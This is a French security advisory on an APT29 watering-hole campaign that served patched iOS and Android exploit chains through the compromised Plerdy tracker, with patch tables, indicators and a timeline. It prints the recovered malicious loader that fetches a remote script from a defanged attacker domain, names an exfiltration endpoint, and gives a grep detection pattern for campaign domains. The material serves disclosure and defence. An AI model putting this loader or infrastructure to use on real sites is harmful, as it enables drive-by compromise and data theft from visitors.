Les watering holes d'APT29 exploitent des n-days mobiles (CVE-2024-27834)
APT29 a compromis le script Plerdy et des sites légitimes pour servir des chaînes iOS et Android déjà corrigées ; la CISA a ajouté un CVE à KEV.
En bref
- APT29 a compromis des sites légitimes et le service d'analyse ukrainien Plerdy pour servir des chaînes d'exploitation iOS et Android déjà corrigées à leurs visiteurs. Sekoia a publié son enquête le 4 novembre 2026.
- Tout visiteur sur un iPhone, un iPad ou un téléphone Android non corrigé pouvait être exploité sans interaction. Les appareils qui ont installé les versions corrigées du système et du navigateur ne sont pas concernés.
- La CISA a ajouté CVE-2024-27834 au catalogue Known Exploited Vulnerabilities (KEV) le 4 novembre 2026, échéance le 18 novembre 2026. Les autres CVE des chaînes y étaient déjà.
- Mettez à jour chaque iPhone, iPad et appareil Android, et traitez la visite d'un appareil non corrigé sur un site concerné comme une compromission possible. Voir « Comment corriger ? ».
Suis-je concerné ?
Vous êtes exposé lorsque toutes ces conditions sont réunies :
- Un appareil que vous utilisez a visité l'un des sites concernés, ou tout site qui chargeait le traceur Plerdy compromis, à partir du 27 août 2026, tant que l'infrastructure de la campagne était active.
- L'appareil exécutait l'une des versions vulnérables indiquées dans le tableau de cette page. Le serveur de livraison choisissait une chaîne d'exploitation d'après la version du navigateur et du système qu'il voyait.
- L'appareil n'avait pas installé le correctif de l'éditeur pour cette chaîne. Toutes les failles des chaînes étaient corrigées avant le début de la campagne, donc un appareil à jour n'est pas concerné.
La campagne est un watering hole. Les attaquants n'avaient pas besoin de savoir qui visitait les sites, et les visiteurs n'avaient besoin de cliquer, de télécharger ou d'approuver quoi que ce soit. Sekoia évalue avec une confiance modérée à élevée qu'APT29, aussi suivi sous les noms Midnight Blizzard ou Cozy Bear, a mené la campagne.
| Chaîne | Plateforme et versions | CVE utilisés | Versions corrigées |
|---|---|---|---|
| A | iOS 16.0 à 16.7.7, ou 17.0 à 17.4 | CVE-2025-43529, CVE-2024-27834 | iOS 16.7.8 et iPadOS 16.7.8, ou iOS 17.5 et iPadOS 17.5 (corrigent CVE-2024-27834 seulement ; CVE-2025-43529 est corrigé dans iOS 18.7.3 et 26.2) |
| B | iOS antérieur à 18.7.3 sur la branche 18.x, ou iOS 26 antérieur à 26.3 | CVE-2025-43529, CVE-2026-20700, CVE-2025-14174, CVE-2025-43510, CVE-2025-43520 | iOS 26.3 et iPadOS 26.3 corrigent les cinq. Sur la branche 18.x, iOS 18.7.3 et iPadOS 18.7.3 corrigent toutes sauf CVE-2026-20700, qu'Apple n'a pas corrigée sur 18.x au 5 novembre 2026 |
| C | Android Chrome 139.0.0.0 à 145.0.0, sauf 143 | CVE-2026-3910, CVE-2025-27038 | Chrome 146.0.7680.75 ou ultérieur, plus la mise à jour de l'éditeur de l'appareil qui contient le correctif Adreno |
Vérifiez la version de chaque appareil :
# iOS and iPadOS: Settings > General > About > iOS Version
# Android: Chrome > Settings > About Chrome, or open chrome://version
Un propriétaire de site est exposé autrement. Vérifiez si vos pages chargent encore le traceur ou le script injecté :
# Search templates and JavaScript bundles for the campaign domains
grep -R -i -E 'a\.plerdy\.com|flux-telemetry|clouds-stacks|ads-it-assets|adv-static|wpvortex-mod|assets-int|starx-net' /var/www/html
Le traceur Plerdy lui-même a été nettoyé après la compromission d'une semaine. Une page qui contient encore le fragment injecté relève d'une compromission propre à ce site, pas du traceur.
Comment corriger ?
- Mettez à jour chaque iPhone et iPad vers iOS 18.7.3 ou iOS 26.3, ou une version ultérieure. Les appareils qui ne peuvent pas exécuter ces versions ont besoin au minimum d'iOS 16.7.8 ou 17.5, qui ferment la chaîne A en corrigeant CVE-2024-27834. Ces appareils gardent la faille WebKit CVE-2025-43529, qu'Apple n'a corrigée que dans iOS 18.7.3 et 26.2. Préférez iOS 26.3 quand l'appareil le prend en charge, car Apple n'a pas corrigé CVE-2026-20700 sur la branche 18.x.
- Mettez à jour Chrome sur chaque appareil Android vers 146.0.7680.75 ou une version ultérieure. La chaîne C a aussi besoin du correctif du pilote graphique Adreno ; installez la mise à jour de sécurité de l'éditeur de l'appareil qui le contient. Qualcomm a publié CVE-2025-27038 en juin 2025.
- Si un appareil a visité un site concerné alors qu'il n'était pas corrigé, traitez-le comme compromis. Renouvelez les mots de passe et les sessions de chaque compte utilisé dessus, et vérifiez ses messages, ses photos et ses sauvegardes cloud pour des accès que vous ne reconnaissez pas.
- Les propriétaires de sites doivent retirer le fragment injecté et examiner les modèles et les fichiers JavaScript du site. Le rapport de Sekoia indique qu'il a partagé les indicateurs en privé, donc un propriétaire de site doit aussi examiner les journaux du serveur pour les requêtes vers les domaines de livraison listés dans « Comment vérifier si j'ai été compromis ? ».
Il n'existe pas de contournement de configuration pour l'appareil. Les chaînes d'exploitation ont seulement besoin d'un navigateur qui affiche une page, et désactiver JavaScript bloquerait aussi le contenu légitime des sites. La mise à jour de l'appareil est le correctif.
Pour les sites qui dépendent de Plerdy, l'éditeur a nettoyé le traceur après la compromission. Aucun avis public ne donne une version corrigée du traceur, donc examinez le source de la page rendue plutôt que de vous fier à un numéro de version.
Quelle est la cause racine ?
La cause racine de la campagne est une chaîne de livraison qui atteint chaque visiteur d'une page, combinée à des téléphones qui n'avaient pas installé des correctifs publiés des mois plus tôt.
Sekoia a trouvé trois vecteurs de livraison. Le premier est l'injection directe de JavaScript dans le modèle d'un site compromis ou dans une bibliothèque existante. Le second est une paire de domaines sosies, america250[.]holiday et theowo[.]club, qui font office de proxy inverse d'un vrai site et réécrivent son HTML à la volée. Le troisième est la compromission de la chaîne d'approvisionnement du traceur SEO Plerdy à a.plerdy[.]com, que des milliers de sites chargent, la plupart ukrainiens. Entre le 27 août et le 3 septembre 2026, le traceur a servi à la fois son script légitime et un chargeur injecté.
Le code injecté est court. Voici le chargeur que Sekoia a récupéré dans le fichier Plerdy, désobfusqué :
window.onload = function () {
  const s = document.createElement("script");
  s.src = "hxxps://edge-ord.clouds-stacks[.]com/module/5b4c8fea5cbcee273e8d830f52-temfp.js";
  document.body.appendChild(s);
};
Le fichier chargé est l'« UltimateFingerprinter », un script de 2,3 Mo qui ajoute son code à une bibliothèque AngularJS minifiée. Sekoia indique que la bibliothèque est du code mort et environ 98 pour cent du fichier, une technique qui peut déjouer l'analyse par de grands modèles de langage ou faire passer le fichier pour une bibliothèque connue. Le script collecte 394 champs auprès de 61 collecteurs du navigateur et de l'appareil, puis les envoie à un hôte de livraison. L'hôte répond avec le code d'exploitation adapté à la plateforme.
L'empreinte n'a presque aucun effet sur le choix de la chaîne. Sekoia n'a trouvé que trois champs qui peuvent bloquer la livraison : une largeur ou une hauteur d'écran invraisemblable, et un appareil non tactile. Le reste des données est collecté mais ne sert pas à choisir l'exploit.
Chaque chaîne est un ensemble de failles déjà corrigées. La chaîne A utilise CVE-2025-43529, un use-after-free de WebKit qu'Apple a corrigé en décembre 2025, et CVE-2024-27834, le contournement de l'authentification de pointeur qu'Apple a corrigé en mai 2024. La chaîne B est le kit DarkSword, qui enchaîne une exécution de code à distance dans WebKit, un contournement de l'authentification de pointeur, deux évasions de bac à sable et une primitive de lecture-écriture du noyau. La chaîne C utilise CVE-2026-3910 dans le moteur V8 de Chrome et CVE-2025-27038 dans le pilote graphique Adreno de Qualcomm.
Comment la faille est-elle exploitée ?
- Une cible visite un site compromis, un domaine sosie ou tout site qui charge le traceur Plerdy.
- La page charge le chargeur injecté, qui récupère le script d'empreinte depuis l'infrastructure de livraison.
- Le script envoie l'empreinte de l'appareil à l'hôte de livraison. L'hôte choisit la chaîne correspondant à la plateforme et à la version du navigateur signalées, puis renvoie du JavaScript.
- La chaîne A exécute CVE-2025-43529 pour obtenir l'exécution de code dans le moteur de rendu WebKit, puis CVE-2024-27834 pour contourner l'authentification de pointeur. Elle lit
Cookies.binarycookiesdans les conteneurs d'applications et envoie les cookies au serveur d'exfiltration. - La chaîne B exécute les étapes de DarkSword : l'exécution de code à distance dans WebKit, le contournement de l'authentification de pointeur, les deux évasions de bac à sable et la primitive du noyau. Elle collecte ensuite les messages, le courrier, les contacts, l'historique des appels, les photos, les éléments du trousseau, les données de compte et les mots de passe Wi-Fi.
- La chaîne C exécute CVE-2026-3910 dans le moteur de rendu de Chrome, puis CVE-2025-27038 dans le pilote Adreno pour sortir du bac à sable. Elle lit les cookies, les identifiants enregistrés et l'historique de Chrome, ainsi que le magasin de configuration Wi-Fi d'Android.
Le point d'exfiltration final des trois chaînes est hxxps://ad.starx-net[.]com:8881/telemetry/v12. Les chaînes iOS posent un cookie marqueur nommé VDGH_TOKEN_REF pour éviter d'infecter deux fois le même navigateur. Un défaut dans la durée de vie du cookie le fait expirer au bout d'une minute au lieu d'un jour, donc seule une réinfection très rapide est empêchée.
Comment se déroule l'attaque ?
L'attaquant transforme une visite de site en exécution de code sur un téléphone non corrigé, puis vole les cookies ou les données de l'appareil.
394 champs"] C --> D["L'hôte choisit la chaîne
sans interaction"] D --> E["RCE WebKit ou Chrome
déjà corrigée"] E --> F["Contournement PAC ou évasion
déjà corrigés"] F --> G["Vol de cookies ou collecte complète"] G --> H["Exfiltration vers ad.starx-net"]
Que peut faire un attaquant ?
L'impact dépend de la chaîne que choisit l'hôte de livraison.
La chaîne A vole les cookies de Safari et des conteneurs d'applications sur iOS 16.0 à 16.7.7, ou 17.0 à 17.4. L'analyse de Sekoia indique que le collecteur peut lire les fichiers Cookies.binarycookies hors de Safari lorsque les applications sont en cours d'exécution, puis les envoie au serveur d'exfiltration. Un cookie de session volé peut permettre à l'attaquant d'ouvrir le même compte sans le mot de passe, jusqu'à l'expiration ou la révocation de la session.
La chaîne B collecte les données de l'appareil. Sekoia cite les données qu'elle collecte, notamment :
- Les SMS et iMessage, les index de Mail et la messagerie vocale.
- Les bases de données WhatsApp et Telegram.
- Les mots de passe et jetons du trousseau, et les données de compte.
- Les contacts, l'historique des appels, le calendrier et les notes.
- L'historique et les cookies de Safari, et les caches de localisation.
- Les données de santé, la photothèque et iCloud Drive.
La chaîne B nécessite un iPhone ou iPad sur la branche 18.x antérieur à 18.7.3, ou sous iOS 26 antérieur à 26.3.
La chaîne C vole les cookies, les identifiants enregistrés et l'historique de Chrome, ainsi que le magasin de configuration Wi-Fi d'Android. Elle nécessite une version de Chrome de 139 à 145 autre que 143. Elle s'arrête si l'appareil s'identifie comme un Samsung Galaxy S25 Ultra.
Les trois chaînes nécessitent que la cible utilise un appareil non corrigé et visite une page concernée. Elles n'ont pas besoin d'un clic, d'un téléchargement, d'un mot de passe ou d'une seconde application. Aucune ne s'applique à un appareil à jour, car chaque faille était corrigée avant le début de la campagne.
Pourquoi le correctif fonctionne-t-il ?
Le correctif est la mise à jour de l'éditeur, pas un changement de la campagne. Chaque chaîne dépend d'une faille de mémoire précise non corrigée, et les mises à jour de l'éditeur suppriment la primitive dont la chaîne a besoin.
CVE-2024-27834 en est l'exemple le plus clair. L'avis d'Apple indique que le problème « a été corrigé par de meilleures vérifications » et que la faille permettait à un attaquant « disposant d'une lecture et d'une écriture arbitraires » de contourner l'authentification de pointeur. Apple l'a corrigée dans iOS 16.7.8, iPadOS 16.7.8, iOS 17.5, iPadOS 17.5, macOS Sonoma 14.5, tvOS 17.5, watchOS 10.5 et Safari 17.5 le 13 mai 2024. La chaîne A utilise encore cette faille en 2026 parce qu'elle cible des appareils qui n'ont jamais installé la mise à jour de 2024.
Les autres CVE des chaînes ont la même forme. CVE-2025-43529 a été corrigé en décembre 2025, CVE-2026-20700 dans iOS 26.3 en février 2026. Apple n'a livré aucun correctif de CVE-2026-20700 pour la branche 18.x, jusqu'à iOS 18.7.11. Sur 18.x, iOS 18.7.3 casse la chaîne en corrigeant ses failles d'entrée WebKit, CVE-2025-43529 et CVE-2025-14174.
CVE-2026-3910 a été corrigé dans Chrome 146.0.7680.75, et CVE-2025-27038 dans la mise à jour du pilote Adreno que les éditeurs d'appareils ont livrée après juin 2025. Sekoia n'a trouvé aucune zero-day dans aucune des chaînes. Un attaquant face à un appareil entièrement à jour n'a aucun chemin par cette campagne.
Le correctif est complet pour les failles que les chaînes utilisent. Il ne retire pas le script injecté d'un site compromis et il ne nettoie pas un appareil exploité avant la mise à jour. C'est pourquoi les vérifications de compromission comptent séparément.
Comment vérifier si j'ai été compromis ?
Commencez par le réseau, car les traces côté appareil sont limitées.
- Cherchez dans les journaux du proxy web, du DNS et du pare-feu les requêtes vers
static.flux-telemetry[.]com,edge-ord.clouds-stacks[.]com,ads-it-assets[.]com,cdn.adv-static[.]com,wpvortex-mod[.]com,assets-int[.]cometad.starx-net[.]com. Comparez les noms sans tenir compte de la casse. - Sur un appareil iOS géré, examinez les profils de configuration installés et l'historique de Safari pour la période concernée. Un profil que vous n'avez pas installé est une piste, pas une preuve.
- Sur Android, examinez l'historique de Chrome et le niveau de correctif de sécurité de l'appareil, et comparez-le au bulletin de l'éditeur qui liste le correctif Adreno pour CVE-2025-27038.
Sekoia n'a pas publié l'ensemble complet des indicateurs, notamment les règles YARA et la liste des sites compromis, et le réserve aux CERT nationaux et aux forces de l'ordre sous TLP:AMBER. Aucun indicateur public ne prouve qu'un appareil précis a été exploité. Une tentative échouée peut ne laisser aucune trace, et les chaînes iOS ne retirent rien de l'appareil après l'exfiltration.
Chronologie

- 2024-05-13 : Apple corrige CVE-2024-27834 dans iOS 16.7.8, iPadOS 16.7.8, iOS 17.5 et iPadOS 17.5.
- 2025-12-17 : Apple publie CVE-2025-43529 et le corrige dans iOS 18.7.3, iPadOS 18.7.3, iOS 26.2 et iPadOS 26.2. Apple n'a publié aucun correctif pour iOS 16 ou 17.
- 2026-03-12 : Google publie CVE-2026-3910, corrigé dans Chrome 146.0.7680.75.
- 2026-08-27 au 2026-09-03 : le traceur Plerdy à
a.plerdy[.]comsert le chargeur injecté. - 2026-10 : l'équipe Threat Detection and Research de Sekoia commence l'enquête et identifie la campagne.
- 2026-11-04 : Sekoia publie son rapport, et la CISA ajoute CVE-2024-27834 à KEV avec une échéance au 2026-11-18.
FAQ
S'agit-il d'une campagne zero-day ?
Non. Sekoia n'a trouvé aucune zero-day dans les trois chaînes, et chaque faille était corrigée avant le début de la campagne. La campagne ne fonctionne que contre les appareils qui n'ont pas installé ces correctifs.
Quels appareils sont concernés ?
Les iPhone et iPad sur la branche 18.x antérieurs à 18.7.3, ou sous iOS 26 antérieurs à 26.3, pour la chaîne de collecte complète, iOS 16.0 à 16.7.7, ou 17.0 à 17.4 pour la chaîne de vol de cookies, et les téléphones Android exécutant Chrome 139 à 145 autre que 143 pour la chaîne Chrome et Wi-Fi. Un appareil avec les versions corrigées n'est pas concerné.
Une seule visite du site infecte-t-elle le téléphone ?
Seulement si l'appareil n'est pas corrigé et si le serveur de livraison choisit une chaîne pour lui. La chaîne s'exécute sans clic ni téléchargement. Un appareil corrigé ne reçoit aucun exploit fonctionnel.
Le traceur Plerdy est-il encore malveillant ?
Non. La compromission a duré du 27 août au 3 septembre 2026, et Sekoia décrit le traceur comme nettoyé après cette semaine. Un site qui contient encore le fragment injecté a sa propre compromission à examiner.
Pourquoi la CISA n'a-t-elle ajouté que CVE-2024-27834 à KEV ?
La CISA a ajouté le contournement de l'authentification de pointeur le 4 novembre 2026, avec une échéance fédérale au 18 novembre 2026. Les sept autres CVE des chaînes étaient déjà dans KEV : CVE-2025-27038 (ajouté le 2025-06-03), CVE-2025-14174 (2025-12-12), CVE-2025-43529 (2025-12-15), CVE-2026-20700 (2026-02-12), CVE-2026-3910 (2026-03-13), ainsi que CVE-2025-43510 et CVE-2025-43520 (2026-03-20).
La campagne est-elle toujours active ?
Sekoia a publié son rapport le 4 novembre 2026 et indique coordonner avec les CERT nationaux pour perturber l'infrastructure. Le rapport ne déclare pas que la campagne est terminée.
Références
- Sekoia TDR, « Poisoned Source: APT29 watering holes target mobile devices with n-day exploits » : https://www.sekoia.com/blog/poisoned-source-apt29-watering-holes-targets-mobile-devices-with-n-day-exploits (vérifié le 5 novembre 2026)
- CISA, « CISA Adds One Known Exploited Vulnerability to Catalog », 4 novembre 2026 : https://www.cisa.gov/news-events/alerts/2026/11/04/cisa-adds-one-known-exploited-vulnerability-catalog (vérifié le 5 novembre 2026)
- CISA, catalogue Known Exploited Vulnerabilities : https://www.cisa.gov/known-exploited-vulnerabilities-catalog (vérifié le 5 novembre 2026)
- Dossier CVE-2024-27834 : https://www.cve.org/CVERecord?id=CVE-2024-27834 (vérifié le 5 novembre 2026)
- Dossier CVE-2025-43529 : https://www.cve.org/CVERecord?id=CVE-2025-43529 (vérifié le 5 novembre 2026)
- Dossier CVE-2025-27038 : https://www.cve.org/CVERecord?id=CVE-2025-27038 (vérifié le 5 novembre 2026)
- Dossier CVE-2026-3910 : https://www.cve.org/CVERecord?id=CVE-2026-3910 (vérifié le 5 novembre 2026)